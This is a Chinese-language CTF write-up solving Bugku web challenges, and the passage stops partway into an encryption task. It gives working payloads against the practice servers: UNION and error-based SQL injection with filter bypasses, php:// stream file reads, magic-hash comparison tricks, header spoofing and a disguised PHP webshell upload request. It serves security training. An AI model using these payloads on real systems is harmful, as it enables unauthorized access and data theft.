
Bugku-web writeup

原创

x1angyu 于 2020-12-06 13:46:22 发布 222 收藏

分类专栏： ctf 文章标签： wp




前言：

出于某些原因一下题目无法完成：本地保含、点击一百万次、welcome to bugkuctf、过狗一句话、insert into注入、这是一个神奇的登陆框、文件包含2、孙xx的博客、login4以及平台复现其他比赛的某些题目。


web2

f12查看源代码：



计算器

将maxlength改成2再输入值即可。



web基础$_GET

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

123.206.87.240:8002/get/?what=flag

web基础$_POST

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

http://123.206.87.240:8002/post/

Post data Referer User Age

what=flag

矛盾

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

传入一个能绕过is_numeric的数字即可。

123.206.87.240:8002/get/index1.php?num=1*e*1

web3

```
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
```

源码中有一串unicode编码，解密即可。

域名解析

听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

把flag.baidu.com 解析到123.206.87.240，windows下修改的文件为：c:\windows\system32\drivers\etc\hosts

```
#               ::1             localhost
123.206.87.240 flag.baidu.com
```

KEY{DSAHDSJ82HDS2211}

你必须让他停下

页面一直刷新，flag会不定时出现。

1.用burpsuite抓包，用repeat模块多go几次

2.写脚本：

```
import requests
url="http://123.206.87.240:8002/web12/"
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38'
}
while True:
    page_text = requests.get(url=url, headers=headers).text
    print(page_text)
```


```
stop!</strong></center>

:none">flag{dummy_game_1s_s0_popular}</a></body>
```

变量1

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

var_dump() 函数显示关于一个或多个表达式的结构信息，包括表达式的类型与值。数组将递归展开值，通过缩进显示其结构。

$$args是一个可变变量，我们利用var_dump来输出变量的信息。



ing(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7)


WEB5

查看源码：

发现是jsfuck（jother）,因为浏览器可以识别，直接放到控制台运行即可。


头等舱

抓包发现flag：




网站被黑

御剑扫目录，发现shell.php




尝试一些弱口令无果，尝试爆破：



管理员系统

源码有注释，base64解密后是test123，应该是密码。



IP禁止访问，请联系本地管理员登陆，IP已被记录.

大佬的思路：联系本地管理员，那将访问地址改成127.0.0.1

所以就admin test123登录。

Username:

Password:

Submit Reset

The flag is: 85ff2ee4171396724bae20c0bd851f6b

web4

看源码：

```
看看源代码？<br>
<br>
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>
```

url解密：

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return!0;alert("Error");
a.focus();return!1}}document.getElementById("levelQuest").onsubmit=checkSubmit;
```

框框内提交那串字符串即可：

Submit

KEY{J22JK-HS11}

flag在index里

有提示：flag再index中

php伪协议：

123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php

解码后：

```
            exit();
        }
        include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

输入密码查看flag

爆破五位数

备份是个好习惯

下载index.php.bak：

```
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
```

1.strstr(str1,str2): 取从str2开始的str1中的一部分字符串。

2.substr(str,start,length): 提取str中start位置开始的长度为length的字符串。

3.parse_str(str): 将字符串解析为变量，例: parse_str('a=1&b=1')

4.md5的碰撞。

因此我们需要用双写kkeyey来绕过key的过滤，并碰撞md5。因为要取？后面的字符串，所以用get传参。

```
http://123.206.87.240:8002/web16?kekeyy1=QNKCDZO&kkeyey2=s214587387a
```

成绩单

sql注入：

成绩查询

1,2,3...

Submit

龙龙龙的成绩单

Math	English	Chinese
60	60	70

1. 1回显正常，1’回显异常，1’#回显正常。可以判断是字符型注入。
2. 1’ order by 4#回显正常，1’ order by 5#回显异常，因此有4个回显点。
3. 读表：

-1’ union select 1,2,3,(select group_concat(table_name) from information_schema.tables where table_schema=database())#

Math	English	Chinese
2	3	fl4g,sc

4. 读列：

-1’ union select 1,2,3,(select group_concat(column_name) from information_schema.columns where table_name=‘fl4g’)#

Math	English	Chinese
2	3	skctf_flag

5. 读内容：

-1’ union select 1,2,3,(select skctf_flag from fl4g)#

Math	English	Chinese
2	3	BUGKU{Sql_INJECT0N_4813drd8hz4}

秋名山老司机

写脚本：

```
import requests
from lxml import etree
url="http://123.206.87.240:8002/qiumingshan/"
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38'
}
s=requests.session()
page=s.get(url=url,headers=headers).text
tree=etree.HTML(page)
num=tree.xpath('//div/text()')
num=str(num[0])
a=num[-3:]
num=num.replace(a,'')
data={'value':eval(num)}
flag=s.post(url,data=data).text
print(flag)
```

```
D:\Anaconda\pythonw.exe F:/python_work/test/test.py
å    æ  ¥ä¼ ä¹  æ  ¯è    å  ,æ  º Bugku{YOU_DID_IT_BY_SECOND}
```

你得快点

源代码：

```
我感觉你得快点!!!
<!--OK ,now you have to post the margin what you find-->
```

响应头里有Flag：

```
响应头 (382 字节)
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Content-Encoding: gzip
Content-Type: text/html;charset=utf-8
Date: Thu, 03 Dec 2020 14:01:02 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTXpVNE1EVTE=
```

因此我们需要post一个margin值是Flag的base64解码。

脚本：

```
import requests
import base64
url='http://123.206.87.240:8002/web6/'
s=requests.session()
headers=s.get(url).headers
Flag=base64.b64decode(headers['Flag'])
Flag=Flag.decode()
print(Flag)
Flag=base64.b64decode(Flag.split(':')[1])
print(Flag)
payload={'margin':Flag}
p=s.post(url,data=payload)
print(p.text)
```

repr() 函数将对象转化为供解释器读取的形式（字符串的形式）。

cookie欺骗

http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy5waHA=

可以发现后面是一段base64编码，解码是keys.txt，url中还有line这个参数是控制输出文件的行数的，我们写脚本将index.php的代码读出来。

```
import requests
for i in range(20):
    url=f'http://123.206.87.240:8002/web11/index.php?line={i}&filename=aW5kZXgucGhw'
    page=requests.get(url)
    print(page.text)
```

```php
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);



if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}



if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}
```

flag在keys.php中，因此我们增加一个cookie：margin=margin，再访问keys.php即可。

```
http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy5waHA=
```

never give up

源码有提示1.html，访问发现是重定向，查看1.html的源码：

view-source:http://123.206.87.240:8006/test/1p.html

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--

var Words ="%3Cscript%3Ewindow.location.href
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
```

发现有一段密文，经过一系列url和base64解码后得到：

```
";if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
    require("f4l2a3g.txt");
}
else
{
    print "never never never give up !!!";
}
?>
```

stripos(字符串a，字符串b)函数查找字符串b在字符串a中第一次出现的位置（不区分大小写）。
file_get_contents将整个文件读入一个字符串

$data 是由 file_get_contents() 函数读取变量 $a 的值而得，所以 $a 的值必须为数据流。

在服务器中自定义一个内容为 bugku is a nice plateform! 文件，再把此文件路径赋值给 $a，显然不太现实。因此这里用伪协议 php:// 来访问输入输出的数据流，其中 php://input可以访问原始请求数据中的只读流。这里令 $a = “php://input”，并在请求主体中提交字符串 bugku is a nice plateform!。

substr()函数返回字符串的一部分。**substr(string,start,length)**，length参数可选。如 substr($b,0,1) 就是在参数b里面，从0开始返回1个长度的字符串

```
int eregi(string pattern, string originalstring, [array regs]);
```

eregi()函数在一个字符串搜索指定的模式的字符串。搜索不区分大小写。Eregi()可以特别有用的检查有效性字符串,如密码。
**eregi(“111”.substr($b,0,1),”1114”)* *就是判断”1114”这个字符串里面是否有符合”111”.substr(b,0,1)这个规则的

松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

之后还要将\x00改成%00，因为请求过程中编码会自动进行URL的编码，在提交请求时导致请求头截断。这个具体过程是由于，如果填的是\x00，在url编码阶段就会被截断b还没被传送至php后台时已经成为了空（即b=''），到了后台$b为空，就不符合要求了。这个时候如果直接把URL编码的过程手动做了，就不会被截断，就能顺利将数据传送至后台了。

payload:

http://123.206.87.240:8006/test/hello.php?id=0e123&a=php://input&b=%00123456

字符？正则？

```
<?php
highlight_file('2.php');
$key='KEY{*******************************}';
$IM= preg_match("/key.*key.{4,7}key:\/\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

trim() 函数移除字符串两侧的空白字符或其他预定义字符。
举例：

```
<?php
$str = "Hello World!";
echo $str . "<br>";
echo trim($str,"Hed!");
?>
执行结果：
Hello World!
llo Worl
```

[[:punct:]]是指所有的符号（比如@、.等等）
payload:

http://123.206.87.240:8002/web10/?id=keykeyaaaakey:/a/keya@

你从哪里来

are you from google?

Referer的作用是指示一个请求是从哪里链接过来，那么当一个请求并不是由链接触发产生的，那么自然也就不需要指定这个请求的链接来源。

加一个Referer指明我们的来源即可：

```
referer: https://www.google.com
```

md5 collision

找一个md5值为0e开头的字符串即可：

http://123.206.87.240:9009/md5.php?a=s155964671a

程序员本地网站

请从本地访问！


改X-Forwarded-For:

```
X-Forwarded-For: 127.0.0.1
```

各种绕过

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

用数组绕过sha1：



web8

```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

extract() 函数从数组中将变量导入到当前的符号表。

该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。

第二个参数*type*用于指定当某个变量已经存在，而数组中又有同名元素时，extract() 函数如何对待这样的冲突。

该函数返回成功导入到符号表中的变量数目。

例：

```
<?php
$a = "Original";
$my_array = array("a" => "Cat","b" => "Dog", "c" => "Horse");
extract($my_array);
echo "\$a = $a; \$b = $b; \$c = $c";
?>
```

file_get_contents()用php://input来绕过。

payload：


http://123.206.87.240:8002/web8/?ac=123&fn=php://input

并再burpsuite中post下面加上123。


细心

御剑扫描发现robots.txt


访问/resusl.php



左下角提示，get传参：?x=admin




求getshell



发现php5没有被过滤上传php，然后抓包，改包。multipart的u大写、Content-Type改成image/jpeg。

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://123.206.87.240:8002/web9/
Content-Type: mUltipart/form-data boundary=----------------------------168279961491
Content-Length: 304031
Connection: close
Upgrade-Insecure-Requests: 1

----------------------------168279961491
Content-Disposition: form-data; name="file"; filename="1.php5"
Content-Type: image/jpeg
```


多次



异或注入:两个条件相同（同真或同假）即为假。

```
http://120.24.86.145:9004/1ndex.php?id=1'^(length('union')!=0)--+
```

如果返回页面显示正常，那就证明length(‘’)==0的，也就是union被过滤了，即回显正常的都是被过滤的。
同理测试出被过滤的字符串有：and，or，union，select

这里我们可以用双写绕过：

判断字段数为2：

```
?id=2'%20 oorrder by 2--+
```

判断回显点：

```
?id=-2' uniunionon seselectlect%20 1,2--+
```

找表名：

```
?id=-2' uniunionon seselectlect%20 1,(selselectect group_concat(table_name) from infoorrmation_schema.tables where table_schema=database())--+
```

找列名：

```
?id=-2' uniunionon seselectlect%20 1,(selselectect group_concat(column_name) from infoorrmation_schema.columns where table_name='flag1')--+
```


找表中的内容：

```
?id=-2' uniunionon seselectlect%20 1,(selselectect flag1 from flag1)--+
```



```
?id=-2' uniunionon seselectlect%20 1,(selselectect address from flag1)--+
```

./Once_More.php

下一关地址




```
?id=3'--qwe
```



报错，说明是数字型注入。

可以盲注，也可以用这里利用**updatexml()**函数报错注入。

```
首先了解下updatexml()函数
UPDATEXML (XML_document, XPath_string, new_value);
第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc
第二个参数：XPath_string (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。
第三个参数：new_value，String格式，替换查找到的符合条件的数据
作用：改变文档中符合条件的节点的值
改变XML_document中符合XPATH_string的值
```

而我们的注入语句为：

```
updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
```

其中的 concat() 函数是将其连成一个字符串，因此不会符合XPATH_string的格式，从而出现**格式错误**，爆出

```
ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'
```

payload：

```
# 查数据表
http://120.24.86.145:9004/Once_More.php?id=1' and updatexml(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database()),'~'),3) %23

# 查字段
?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag2'),'~'),3) %23
# 查数据
?id=1' and updatexml(1,concat('~',(select flag2 from flag2),'~'),3) %23
```

PHP_encrypt_1

fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=


```php
<?php
function encrypt($data,$key)
{
